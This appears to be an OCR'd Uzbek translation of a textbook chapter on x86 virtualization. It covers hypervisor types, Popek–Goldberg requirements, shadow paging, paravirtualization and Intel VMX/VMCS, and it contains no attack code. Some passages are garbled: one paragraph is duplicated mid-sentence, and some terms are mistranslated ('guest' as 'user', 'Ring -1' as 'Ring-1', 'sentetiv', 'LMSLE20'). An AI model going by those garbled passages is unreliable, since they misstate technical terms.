
Mavjud resursga xaritalash

F-map mavjud bo'lmagan resursni ham xaritalashi mumkin; bu holatda, kirishga urinish VM-xato (VM-fault) keltirib chiqaradi.




Mavjud bo'lmagan resursga xarita

f-map rekursiv VMM nuqtai nazaridan aniqlanishi mumkin, shuning uchun u "n+1" darajadagi virtual resurslarni "n" darajadagi resurslarga xaritalaydi. Agar "n" daraja 0 bo'lsa, xarita haqiqiy apparat resurslariga tegishli. O'zaro joylashgan virtualizatsiya "n" darajadagi f-mapni rekursiv kompozitsiyasi orqali mumkin. Quyidagi illyustratsiya "n=1" bo'lgan oddiy misolni ko'rsatadi.



Type-1 va Type-2 VMMlar

VMM amalga oshirilishi yoki to‘g‘ridan-to‘g‘ri apparatda, yoki kengaytirilgan mashina interfeysi ostida ishlashi mumkin. To‘g‘ridan-to‘g‘ri qurilmada ishlaydigan hypervisorlar Type-1 (mahalliy) deb ataladi, kengaytirilgan mashina interfeysi ostida ishlaydiganlar esa Type-2 (xostlangan) deb ataladi. Hozirgi kunda turli virtualizatsiya yechimlari Type-1 yoki Type-2 bo‘lishini da’vo qilmoqda. Agar chuqurroq qaralsa, ular bu kategoriyalarga to‘liq mos kelmaydi, chunki bu ajratishda VMM monolit komponent sifatida ko‘riladi, aslida esa virtualizatsiya jarayoni odatda bir nechta komponentlar o‘rtasida turli darajadagi imtiyozlar bilan taqsimlanadi.



Type-2 VMM osonroq amalga oshirilishi kerak, chunki u xost OS tomonidan taqdim etilgan mavjud funksiyalardan foydalanishi mumkin. Biroq, odatda, Type-2 VMM xost OS-ni VMM talab qiladigan funksiyalar bilan kengaytirishni talab qiladi. Odatda, bunday virtualizatsiya yechimlari (masalan, VMware Workstation va VirtualBox) bu maqsad uchun bir qator kernel drayverlarini o‘rnatadi. Qolgan qismi foydalanuvchi rejimida ishlaydigan ishchi jarayon tomonidan boshqariladi. Type-1 bo‘lishini da’vo qiladigan ba’zi yechimlar, masalan, KVM, ushbu amalga oshirish sxemasidan unchalik farq qilmaydi.

Type-1 VMM-lar duch keladigan qiyinchiliklardan biri – katta miqdordagi apparat drayverlariga ehtiyojdir. Ba’zi amalga oshirishlar bu muammoni VMM-ga ba’zi tizim resurslarini imtiyozli VM-larga uzatishga imkon berish orqali hal qiladi. Yuklash jarayonida VMM ko‘plab virtualizatsiya vazifalarini, masalan, apparat qurilmalarini boshqarish va ishchi jarayonlar uchun mashina kengaytirilgan interfeysini taqdim etish kabi vazifalarni bajarish uchun imtiyozli VM yaratadi. Xen da bu imtiyozli VM dom0 deb ataladi, Hyper-V da esa root-partition deb ataladi. Boshqa Type-1 yechimlar, masalan, VMware ESXi, virtualizatsiya to‘plamining qolgan qismini ishlatish uchun o‘z kernelini (VMkernel) ishga tushiradi.

x86 virtualizatsiyasi

Aparat virtualizatsiya kengaytmalari mavjud bo‘lmagan davrda, x86 arxitekturasida dastur tomonidan ko‘rinmaydigan xaritalar (f-map) yoki tuzoqlar (VM-fault) taqdim etuvchi mexanizmlar mavjud emas edi. Shunga qaramay, dastur tomonidan ko‘rinadigan mexanizmlar (virtual xotira va apparat istisnolari) asosida VMM amalga oshirish mumkin bo‘lar edi. Savol shundaki, x86 arxitekturasi Popek va Goldbergning virtualizatsiya talablariga javob beradimi?

Birinchi virtualizatsiya teoremasi, sezgir instruksiyalar to‘plami imtiyozli instruksiyalar to‘plamining bir qismi bo‘lishi kerakligini ta’kidlaydi. x86 bu talabni qondirmaydi, chunki uning instruksiyalar to‘plamida sezgir instruksiyalar mavjud bo‘lib, ular imtiyozli instruksiyalar to‘plamiga kirmaydi. Bu cheklovning muhimligini ko‘proq tushunish uchun, bunday instruksiyalardan biriga chuqurroq nazar tashlash kerak bo‘ladi.

Misolda keltirilgan SIDT (Store Interrupt Descriptor Table Register) instruksiyasi, u IDTR registrining tarkibini, ya’ni joriy IDT ning o‘lchami va asosini, uning maqsad operandining xotira manziliga saqlaydi. SIDT instruksiyasi muammoli bo‘lib, u foydalanuvchi rejimidan bajarilishi mumkin va bu joriy IDT ning kernel manzilini olish imkonini beradi. Bu vaziyat, kernel ishlab chiquvchilarga IDT ni boshqa kernel qismlaridan ajratish va uni faqat o‘qish mumkin bo‘lishi kabi choralarni ko‘rishga majbur qilgan.

Eslatma: *Intel oxir-oqibat foydalanuvchi rejimida SGDT, SIDT, SLDT, SMSW va STR instruksiyalarini bajarishni taqiqlovchi User-Mode Instruction Prevention (UMIP) xususiyatini joriy etdi. Bularning barchasi sezgir, imtiyozli bo‘lmagan instruksiyalardir!*

x86 uchun VMMni amalga oshirish trap mexanizmini egallashni talab qiladi: VMMning o‘z IDTini o‘rnatish va foydalanuvchilarga virtual IDTlarni taqdim etish kerak, shunda ular haqiqiy IDTlar bilan farqlanmasligi kerak. VM Ring-0 darajasida kod bajarishga ruxsat bermasligi lozim, shunda har qanday imtiyozli instruksiya urinishlari umumiy himoya xatosiga (#GPF) olib keladi. Shunday qi-

lib, VMM VM tomonidan bajarilgan imtiyozli instruksiyala... *trap-and-emulate* qila oladi.

SIDT instruksiyasi bu VMMning faoliyatiga qanday aralashishi mumkin? VM Ring-3 darajasida yadroviy kodni bajarishi kerak va bu yadroviy kod o'z virtual IDTsi haqida ma'lumot olishni xohlaydi va SIDT instruksiyasini bajaradi. Bu imtiyozli instruksiya bo'lmagani uchun CPU uni bajaradi va hech qanday #GPF yuzaga kelmaydi. Foydalanuvchi o'z virtual IDTsining "IDTR"ni emas, balki VMM tomonidan o'rnatilgan haqiqiy IDTR mazmunini oladi. Bu ekvivalentlik xususiyati buziladi va resurs nazorati xususiyati xostning maxfiy ma'lumotlarini foydalanuvchilarga oshkor qilinishi orqali buziladi.

Ikkilik kodlarning dinamik ifodasi

Dinamik binar tarjima (DBT) – bu maqsadli binar kodni xostning mahalliy kodiga o'zgartirish usuli. Bu ko'pincha emulyatorlar tomonidan qo'llaniladi va binar interpretatsiya (har bir instruksiya dastur orqali talqin qilinadi) o'rnini bosadi yoki uning bilan birga ishlaydi, bu esa tezroq bajarilish tezligini ta'minlaydi. Maqsadli instruksiyalar on-the-fly tarzda tarjima qilinadi, masalan, JIT kompilyatorida. DBT murakkab bo'lishi mumkin va o'zini o'zgartiradigan kod kabi burchak holatlarni maxsus ishlov berishni talab qiladi.

DBT imtiyozli sentetiv instruksiyalar tomonidan keltirilgan muammolarni hal qilish uchun ishlatilishi mumkin. Emulyatorlardan farqli o'laroq, murakkab, arxitektura o'rtasidagi tarjima amalga oshirilsa, oddiy, yengil x86-to-x86 tarjimasi qo'llaniladi, bunda asl instruksiyalarning ko'pchiligi saqlanadi. O'zgarishlar faqat sentetiv imtiyozli instruksiyalarga, nisbiy manzillash va boshqaruv oqimi instruksiyalariga kiritiladi. Oxirgi ikkitasiga o'zgartirish kiritish zaruriyati tarjima jarayoni natijasida kod hajmida yuzaga keladigan yon ta'sirlar bilan bog'liq, sentetiv instruksiyalar asl instruksiyaning bajarilishini maqsadli nuqtai nazardan simulyatsiya qiladigan kodga tarjima qilinadi.

VMM ishlab chiquvchilari DBTni imtiyozli instruksiyalarni tarjima qilish uchun kengaytirish mumkinligini angladilar, bu ortiqcha tuzoqlardan qochish va ishlash samaradorligini oshirishga yordam beradi. Konsept yanada kengaytirilgan va tizim resurslariga murojaat qilishda (masalan, soyali xotira ishlatilganda sahifa-jadvalini yangilash) tuzoqqa tushadigan instruksiyalarning "moslashtirilgan binar tarjimasi" amalga oshiriladi. Keyingi yaxshilanishlar tuzoq keltiradigan instruksiyalar klasterlarini tarjima qilish kabi bo'ldi.

Halqa kompressori

Virtualizable arxitektura ikkita ish rejimini talab qiladi: VMMni ishlatish uchun supervayzor rejimi va VM dasturlarini ishga tushirish uchun foydalanuvchi rejimi. x86 himoyalangan rejimga o'tganida, to'rt himoya (ring) darajasi taqdim etiladi, ulardan ikkitasi operatsion tizimlar tomonidan keng qo'llaniladi: Ring-0

yadro kodi uchun va Ring-3 foydalanuvchi dasturlari uchun. Ring-0 bo'lmagan har qanday ring darajasida imtiyozli instruksiyani bajarishga urinish tuzoqqa (GPF) olib keladi. Shu dizaynga amal qilib, VMs faqat Ring-1–3 darajalarida ishga tushirilishi kerak, VMM esa Ring-0 da ishlashi kerak. Buni amalga oshirish uchun, VMda ishlayotgan OS yadrosi Ring-0 dan boshqa darajalardan biriga pasaytirilishi kerak.

x86 paging mexanizmi faqat "supervayzor" va "foydalanuvchi" sahifalarini ajratishi mumkin. Ring-0–2 ikkalasiga ham kirish huquqiga ega (SMAP va SMEP qo'llanilmagan holatda), Ring-3 faqat "foydalanuvchi" sahifalariga kirish huquqiga ega. Shuning uchun, pagingni VMM xotirasini himoya qilish uchun ishlatmoqchi bo'lsak, VMs faqat Ring-3 da ishlashiga ruxsat berilishi kerak. Bu, yadroning va uning foydalanuvchi jarayonlarining imtiyoz darajalarida farq bo'lmaydi deganidir.

Tajribali OS implementatsiyasida, virtual manzil maydoni ikki qismga bo'linadi, yadroning xotirasini har bir foydalanuvchi jarayoniga xaritadiradi. Bu sxemaning bir necha afzalliklari bor, masalan, foydalanuvchi/yadro ko'rsatkichlarini oddiy ajratish, yadro manzillarini TLBda keshda saqlash va yadrolardan foydalanuvchi manzillarga to'g'ridan-to'g'ri nusxalash operatsiyalarini bajarish imkoniyati. Boshqa tomondan, manzil maydonining ushbu bo'lishi yadroning ekspluatatsiyasini uzoq vaqt davomida osonlashtirdi va ko'plab xatoliklarni kamaytirish (KASLR, UDEREF, SMEP, va SMAP) ehtiyojini yaratdi.

***Eslatma**: Oxirgi yillarda, imtiyozli xotira mazmunini foydalanuvchi-rejimga oshkor qilish uchun ishlatilishi mumkin bo'lgan ko'plab vaqtincha bajarish zaifliklari aniqlangan. Ularning ko'pchiligini kamaytirish uchun Kernel Page-Table Isolation (KPTI) qo'llaniladi: qiziqarli tomoni shundaki, bu usul foydalanuvchi jarayonlaridan yadro xaritalarining ko'p qismini olib tashlash orqali ishlaydi, bu esa xotira bo'linishi tomonidan taqdim etilgan samaradorlik foydalarining ko'p qismini yo'q qiladi.*

Yadro Ring-3 ga joylashtirilganda, adreslash maydonining ulashishi muammoli bo'ladi. Hozirgi holatda, VMM foydalanuvchi jarayonlari uchun yadro xotirasini himoya qila olmaydi, agar bu xotira kontekst almashinuvi orasida kartadan chiqarilmasa va qayta joylashtirilmasa, lekin bu juda qimmat bo'ladi. Yechim – yadroni Ring-1 ga joylashtirishdir. Shu tarzda, paging yadroning xotirasini (supervisor sahifalari) foydalanuvchi imtiyozida himoya qiladi. Biroq, paging VMM'ning supervisor sahifalarini Ring-1 dan himoya qila olmaydi; shuning uchun VMM xotirasini foydalanuvchi yadroidan himoya qilish uchun segmentatsiyani ishlatish mumkin.

***Eslatma**: x86_64 ko'p segmentatsiya xususiyatlarini yo'qotdi, shuning uchun Ring-1 yechimini uzun rejimda ishlatib bo'lmaydi. Ba'zi modellarda EFER.LMSLE20 xususiyati orqali segment chegaralarini qisman qo'llab-quvvatlash mavjud, ammo bugungi kunda x86_64 protsessorlarida apparat virtualizatsiya kengaytmalari ko'proq uchraydi, bu esa keyinchalik ko'rib chiqadiganimizdek, bizni ring siqilishi bilan bog'liq muammolardan xalos qiladi.*

Shadow Paging texnologiyasi

x86 xotira boshqarish bloki (MMU) virtual manzillarga mos keladigan (VA) fizik manzillarni (PA) aniqlash uchun dasturiy ta'minotdan ko'rinadigan, daraxtga o'xshash ma'lumotlar tuzilmasi bo'lgan yuqori darajali sahifa jadvallaridan foydalanadi. Oddiy sharoitlarda sahifa jadvallari doimiy ravishda OS yadrosi tomonidan ishlatiladi; ammo virtualizatsiya sharoitida ular muhim resurs hisoblanadi va VMlardan to'g'ridan-to'g'ri kirishga ruxsat berilmasligi kerak. MMUni virtualizatsiya qilish uchun mashina fizik manzillari (ya'ni, tizim fizik manzillari yoki SPAlar) foydalanuvchi ko'rinmas bo'lishi kerak, buning o'rniga ularga pseudo-fizik manzillar (ya'ni, mehmon fizik manzillari yoki GPAlar) taqdim etilishi lozim. MMU "ϕ-map" sifatida qaralishi mumkin; virtualizatsiya qilingan MMU GVAlarni GPAga xarita qiladi. GPAlarni SPAga xarita qilish uchun "f-map" kerak, ammo dastlab x86 bunday mexanizmga ega emas edi (bu keyinchalik EPT bilan joriy etilgan). Ushbu cheklovlarni bartaraf etish uchun soyali sahifalash texnikalari amalga oshirildi.

Shadow paging "ϕ-map" (MMU tomonidan ishlatiladigan sahifa jadvallari) ni o'zlashtirish va foydalanuvchilarga GVAlarni GPAlarga xaritalaydigan virtual sahifa jadvallar to'plamini taqdim etishni o'z ichiga oladi. Har bir foydalanuvchi virtual sahifa jadvallar to'plamiga yozish uchun urinish trapga tushadi va VMM haqiqiy sahifa jadvallar to'plamini (GVAlar va HVAlarni SPAga xaritalash) mos ravishda sinxronlashtiradi.

Manzilni tarjima qilish ko'p darajali sahifa jadvallari orqali amalga oshiriladi, bu jarayon to'liq PAga asoslangan bo'lib, CR3 registri tomonidan ko'rsatilgan yuqori darajadagi jadvalning PAdan boshlanadi. Aksincha, paging yoqilganda, buyruqlar tomonidan amalga oshirilgan xotira kirishlari VAga asoslanadi, shu jumladan sahifa jadvallariga kirish, ular o'z-o'zini xaritalashni talab qiladi. Bu o'z-o'zini murojaat qilish printsipi VMM tomonidan shadow pagingni amalga oshirishda ekspluatatsiya qilinishi mumkin.

***Eslatma:** Ushbu kitobda "tizim fizik manzil" (SPA – "system physical address") atamasidan mashina fizik manzilini anglatish uchun, "foydalanuvchi fizik manzil" (GPA – "guest physical address") atamasidan esa foydalanuvchi tomonidan ko'riladigan pseudo-fizik manzilni anglatish uchun foydalanilgan. "Sahifa freym raqami" (PFN – "page frame number") uchun "tizim sahifa freym raqami" (SPFN – "system page frame number") yoki "foydalanuvchi sahifa freym raqami" (GPFN – "guest page frame number") atamalaridan foydalanilgan. "Virtual manzil" (VA) uchun esa "xost virtual manzil" (HVA – "xost virtual address") yoki "foydalanuvchi virtual manzil" (GVA – "guest virtual address") atamalaridan foydalanigan. Boshqa nomlash tizimlari ham mavjudligini hisobga olish kerak, ular kitobda foydalanildigan atamalarga mos keladi.*


VMM foydalanuvchi OS'dan MMU konfiguratsiyasiga va/yoki sahifa-jadvalariga kirish uchun qilinayotgan harakatlarni boshqarishi kerak. MMU konfiguratsiyasiga kirish uchun foydalanuvchi imtiyozli instruksiyalarni bajarishi kerak (masalan, CR3 yoki CR4 registrlariga kirish uchun). Imtiyozli instruksiyalar trapp qiladi, shuning uchun bu holatni boshqarish oddiy. Foydalanuvchining sahifa-jadvalariga kirishini boshqarish esa murakkabroq bo'lib, pseudo-sahifa-jadvalar to'plamini yaratishni o'z ichiga oladi.

Agar foydalanuvchi CR3 ga PA o'rnatishga harakat qilsa, bu PA aslida foydalanuvchining o'z sahifa-jadvalarining eng yuqori darajasiga ishonadigan GPA hisoblanadi. CR3 ga yozish kirish VMM ga trapp qiladi, va VMM bu holatni quyidagi qadamlarni bajarish orqali boshqaradi:

1. Foydalanuvchi tomonidan CR3 ga o'rnatilgan GPA ga mos keladigan SPA ni olish.
2. SPA'ni HVA ga xaritalang va uni ko'rsatuvchi pseudo-sahifa-jadvalini ko'rib chiqish;
3. Har bir yozuv keyingi darajadagi sahifa-jadvalarining GPA (GPFN)ni o'z ichiga oladi.
4. Har bir sahifa-jadvalining GPA'sini oling va 2-qadamdan takrorlash, har bir pseudo-sahifa-jadvali uchun, bir shadow sahifa-jadvalini yaratish. Ushbu shadow sahifa-jadvali MMU tomonidan ishlatiladi, lekin foydalanuvchi uchun ko'rinmas bo'ladi. Yozuvlar keyingi darajadagi jadvalga yoki GVA'ga xaritalanishi mumkin. Agar yozuv keyingi darajadagi jadvalga yo'naltirilsa, uning SPA'si tegishli shadow sahifa-jadvaliga yo'naltirilishi kerak. Agar GVA xaritalansa, yozuv SPA'ni GVA'ga mos keladigan GPA'ni kodlamoqda bo'lishi kerak.
5. Agar GVA pseudo-sahifa-jadvalar to'plamiga tegishli GPA'ga xaritalansa, unda shadow sahifa-jadvalidagi tegishli yozuv o'qish uchun faqat o'qish holatiga o'rnatiladi.

Shunday qilib, foydalanuvchi har safar o'z sahifa-jadvalarini yangilashga harakat qilganda, yozish harakati VMM ga trapp qiladi, VMM kirishni boshqaradi va tegishli shadow sahifa-jadvalarini yangilaydi. Quyidagi tasvir shadow paging mexanizmi yordamida foydalanuvchining PDPT GVA qanday tarjima qilinishini ko'rsatadi. OS'dan MMU konfiguratsiyasiga va/yoki sahifa-jadvalariga kirish uchun qilinayotgan harakatlarni boshqarishi kerak. MMU konfiguratsiyasiga kirish uchun foydalanuvchi imtiyozli instruksiyalarni bajarishi kerak (masalan, CR3

yoki *CR4 registrlariga* kirish uchun). Imtiyozli instruksiyalar trapp qiladi, shuning uchun bu holatni boshqarish oddiy. Foydalanuvchining sahifa-jadvalariga kiri*shini boshqarish* esa murakkabroq bo'lib, pseudo-sahifa-jadvalar to'plamini yaratishni o'z ichiga oladi.



Foydalanuvchilar o'z pseudo-sahifa-jadvalaridan bevosita o'qishlari mumkin. Shuningdek, MMU tarjimalari shadow sahifa-jadvalar orqali GPAs dan SPAs ga bevosita amalga oshiriladi, shuning uchun bu yerda hech qanday samaradorlik xarajati yo'q. Boshqa tomondan, sahifa-jadvalarini yangilash murakkab va qimmat, chunki ikkita sabab mavjud. Birinchidan, yangilanishni bajaradigan har qanday potensial instruksiya uchun maxsus interpreter rutinalari (x86 emulatori) kerak bo'ladi. Ikkinchidan, pseudo-sahifa-jadvalar va shadow sahifa-jadvalarini sinxronlashtirib turish zarur. Har bir sahifa-jadvalarini yangilash uchun minimal xarajat VMM ga trapp qilish xarajati bo'lib, bu xarajat adaptiv ikkilik tarjima orqali kamaytirilishi mumkin.

Paravirtualizatsiya

X86 arxitekturasini to'g'ri virtualizatsiya qilish murakkab va ba'zi hollarda sekin bo'lishi mumkin. Hypervisor dizaynini soddalashtirish va uning ishlash samaradorligini oshirish maqsadida ba'zi amalga oshirishlar boshqa yo'nalishga o'tdi. Haqiqiy apparatni simulyatsiya qilish o'rniga, VMlar va VMM o'rtasida aloqa va hamkorlik uchun sintetik interfeyslar taqdim etiladi. Ushbu alternativ interfeyslarni ishlatish uchun foydalanuvchi OS o'zgartirishlari talab qilinadi.

Paravirtualizatsiya qilingan foydalanuvchilar VMM bilan muloqot qilish uchun hypercallsdan foydalanadilar. Bu, foydalanuvchi dasturlari tomonidan OS yadrosidan xizmat so'rash uchun ishlatiladigan tizim chaqiruvlariga o'xshaydi, ammo bu holatda foydalanuvchi VMMdan xizmat so'ramoqda. Hypercalls odatda CPU, MMU, apparat vaqt o'lchagichlari va uzilishlarni boshqaruvchi kabi apparat komponentlari tomonidan taqdim etiladigan funksiyalarni o'rnini bosadi, shuningdek, inter-VM xabarlar va umumiy xotira qo'llab-quvvatlash bilan funksiyalarni kengaytirishi mumkin.

Paravirtualizatsiya qilingan qurilmalar emulyatsiya qilingan NIC va saqlash qurilmalarini split driver modeli bilan almashtirishi mumkin. Qurilma orqa tomonlari xostda (yoki imtiyozli VMda) ishlaydi va ularning vazifasi tizim resurslarini boshqarish va foydalanuvchilarga sintetik interfeys (emulyatsiya qilingan apparat interfeysidan oddiyroq va tezroq) taqdim etishdir. Foydalanuvchi ichida ishlaydigan frontend drayverlari orqa tomon qurilmalari bilan aloqa qiladi. Ushbu model uchun asosiy transport qatlamini inter-VM aloqa imkoniyatlari ustida qu*rish mumkin, odatda, umumiy xotira ustida halqali buferlar asosida Paravirtuali*zatsiyaning ko'plab jihatlari apparat yordamida virtualizatsiya ko'p cheklovlarni yengib o'tganidan keyin ham saqlanib qoladi. Bundan tashqari, hypercall konsepti apparatga (VMCALL) kiritilgan. Hozirgi kunda ko'plab hypervisorlar turli darajadagi paravirtualizatsiya qobiliyatlarini taklif etadi.

Qurilmaga asoslangan virtualizatsiya

Hozirgacha, x86 arxitekturasida apparat yordamida virtualizatsiya mavjud bo'lmagan davrdagi virtualizatsiya usullari ko'rib chiqildi. Oldingi arxitektura cheklovlarini yengish va VMM rivojlanishini qo'llab-quvvatlash uchun apparat kengaytmalari joriy etildi. 2005-yil atrofida ikki asosiy amalga oshirish mustaqil ravishda ishlab chiqildi: Intel Virtualizatsiya Texnologiyalari Kengaytmalari (VTx) va AMD Virtualizatsiya (AMD-V), ilgari Secure Virtual Machine (SVM) nomi bilan tanilgan. Ushbu bobda VT-x ning ba'zi jihatlari ko'rib chiqiladi.

VMX

Intel Virtual Machine Extensions (VMX) instruksiya to'plamini taqdim etdi va ikki yangi protsessor ish rejimini qo'shdi: VMX root operatsiya rejimi va VMX non-root operatsiya rejimi. VMX root rejimi, supervisor-rejimida bo'lgani kabi, VMM dasturi ishlaydi, VM'lar esa VMX non-root rejimida ishlaydi. VMX operatsiya rejimlarini ring darajalari bilan aralashtirmaslik kerak; ular umuman aloqador emas. Bundan tashqari, VMX non-root rejimida bo'lgan VM har qanday ring darajasida kodni bajarishi mumkin; shu bilan birga, apparat virtualizatsiya kengaytmalari tomonidan hal qilinadigan cheklovlardan biri ring siqilishi muammosidir.

Eslatma: Ba'zi odamlar "Ring-1" (manfiy bir) haqida gapirishlari mumkin. Ular aslida VMX root rejimini nazarda tutishadi. VMX operatsiya rejimlari ring darajalari bilan aloqador emas, shuning uchun "Ring -1" deb atash faqat chalkashlik tug'diradi.

Root rejimidan non-root rejimiga o'tish VM-Enter deb ataladi. aksincha, non-root rejimidan root rejimiga o'tish VM-Exit deb ataladi. VM-Exit usulini Goldbergning apparat virtualizatori tasvirlagan dasturiy ko'rinmas tuzoqqa o'xshash deb tasavvur qilish mumkin. VMX operatsiya rejimlari bilan kiritilgan yangi tuzoq mexanizmi bilan VMM endi virtualizatsiya maqsadlarida IDTdan foydalanishga ehtiyoj sezmaydi, lekin hali ham apparat istisnolari va uzilishlarni boshqarishda IDTni ishlatishi kerak.

VMX root rejimida kirish mumkin bo'lgan ma'lumotlar tuzilmasi virtual mashina nazorat strukturasiga (VMCS) deyiladi. Ushbu tuzilmani boshqarish orqali VMM ko'plab virtualizatsiya jihatlarini, jumladan, VMX rejimlari o'zgarishlarining xatti-harakatlarini nazorat qilishi mumkin. Odatda, har bir VMning har bir virtual protsessoriga (VM bir necha virtual protsessorga ega bo'lishi mumkin) VMCS tayinlanadi, lekin har bir jismoniy protsessor (yoki SMT hisobga olgan holda mantiqiy protsessor) faqat bitta "joriy" VMCSga ega bo'lishi mumkin. VMCS maydonlari bir necha turli guruhlarga tasniflanishi mumkin, ushbu murosali holatlar keyingi bo'limlarda muhokama qilinadi.

VMCS "guest-state" maydoni VM-Exit vaqtida virtual protsessor holatini saqlaydigan va VM-Enter vaqtida virtual protsessor holatini yuklash uchun ishlatiladigan VMCS maydonlarini anglatadi. Bu VMX rejimlari orasida xavfsiz o'tish uchun apparat tomonidan boshqarilishi kerak bo'lgan minimal holatni ifodalaydi va quyidagilarni o'z ichiga olishi kerak:

- RIP, RSP, RFLAGS.
- Nazorat registrlari, DR7.
- Segment registrlarining selector, kirish huquqlari, bazaviy va chegaraviy qiymatlari, LDTR va TR. GDTR va IDTR ning bazaviy va chegaraviy qiymatlari
- MSR: IA32_EFER, IA32_SYSENTER_CS, IA32_SYSENTER_ESP, va IA32_SYSENTER_EIP

VMCS "xost-state" maydoni, guest-state maydoniga qarshi bo'lib, VMM ning protsessor holatini ifodalaydi. Xost-state har bir VM-Exit vaqtida yuklanadi va har bir VM-Enter vaqtida saqlanadi.

VMCS nazorat maydonchalari

VMX non-root rejimining xatti-harakatini tanlab boshqarish mumkin bo'lgan VMCS nazorat maydonchalari mavjud. Ular quyidagilarni amalga oshirish imkonini beradi:

- Qaysi voqealar VM-Exit ni keltirib chiqarishi mumkinligini boshqarish.

- VM-Exit va VM-Enter o'tishlarini boshqarish, protsessor holatini saqlash haqida ma'lumotlar bilan birga. VM-Enter holatida, uzatishlar va istisnolarni sintetik tarzda yaratish mumkin ("voqealarni qo'shish").
- EPT, APIC virtualizatsiyasi, cheklanmagan foydalanuvchi va VMCS soyali kabi turli virtualizatsiya xususiyatlarini sozlash.
- Tizim resurslariga (IO va MSR bitmaplari) kirish huquqini berish. Bu, apparatga kirish imkoniyatlariga ega bo'lgan imtiyozli VMlarni yaratishga imkon beradi.

VMCS VM-Exit ma'lumotlar maydonchalari

VM-Exit voqealarida bir nechta VMCS maydonchalari voqeaning tabiatiga oid ma'lumotlar bilan yangilanadi. Eng muhim maydon - exit-reason maydoni bo'lib, bu VM-Exit sababini kodlaydi. Boshqa maydonlar voqeaga xos ma'lumotlar bilan to'ldiriladi; ulardan ba'zilari exit qualification (chiqish malakasi), instruction length (buyruq uzunligi), instruction information (buyruq ma'lumotlari), interruption information (uzilish ma'lumotlari), guest linear address (foydalanuvchining chiziqli manzili) va guest physical address (foydalanuvchining jismoniy manzili) kabi ma'lumotlarni o'z ichiga oladi.

VM-Exit Sabablari

VM-Exit'lar sinxron yoki asinxron bo'lishi mumkin; ikkinchisi tashqi uzilishlar yoki VMX preemption timer kabi manbalardan kelib chiqadi. Sinxron VM-Exit'lar VM xatti-harakatlari natijasida yuzaga keladi va ular shartli yoki shartsiz bo'lishi mumkin. Faqat juda oz sonli buyruqlar shartsiz VM-Exit'larni keltirib chiqaradi (CPUID bular jumlasidandir), qolganlari VMCS konfiguratsiyasiga (nazorat maydonchalari) qarab shartli VM-Exit'ni yuzaga keltiradi. Nazoratga sezgir buyruqlar har doim VM-Exit'larni keltirib chiqaradi, deb o'ylash mumkin, ammo VM'ga tizim resurslariga kirish imkoniyati berilishi mumkin, shuning uchun bu har doim to'g'ri emas. Boshqa tomondan, hech qanday zarar yetkazmaydigan buyruqlar, masalan, PAUSE buyruqni VM-Exit keltirib chiqarishi uchun sozlash mumkin (bu lock holder preemption muammosini hal qilish uchun). Boshqa sezgir buyruqlar VMM tomonidan (shartli VM-Exit) yoki to'g'ridan-to'g'ri virtualizatsiya apparat tomonidan ishlov berilishi mumkin. Nihoyat, bu bobda ilgari gapirgandek, imtiyozsiz sezgir buyruqlar hozirda to'g'ri ishlov berilishi mumkin.

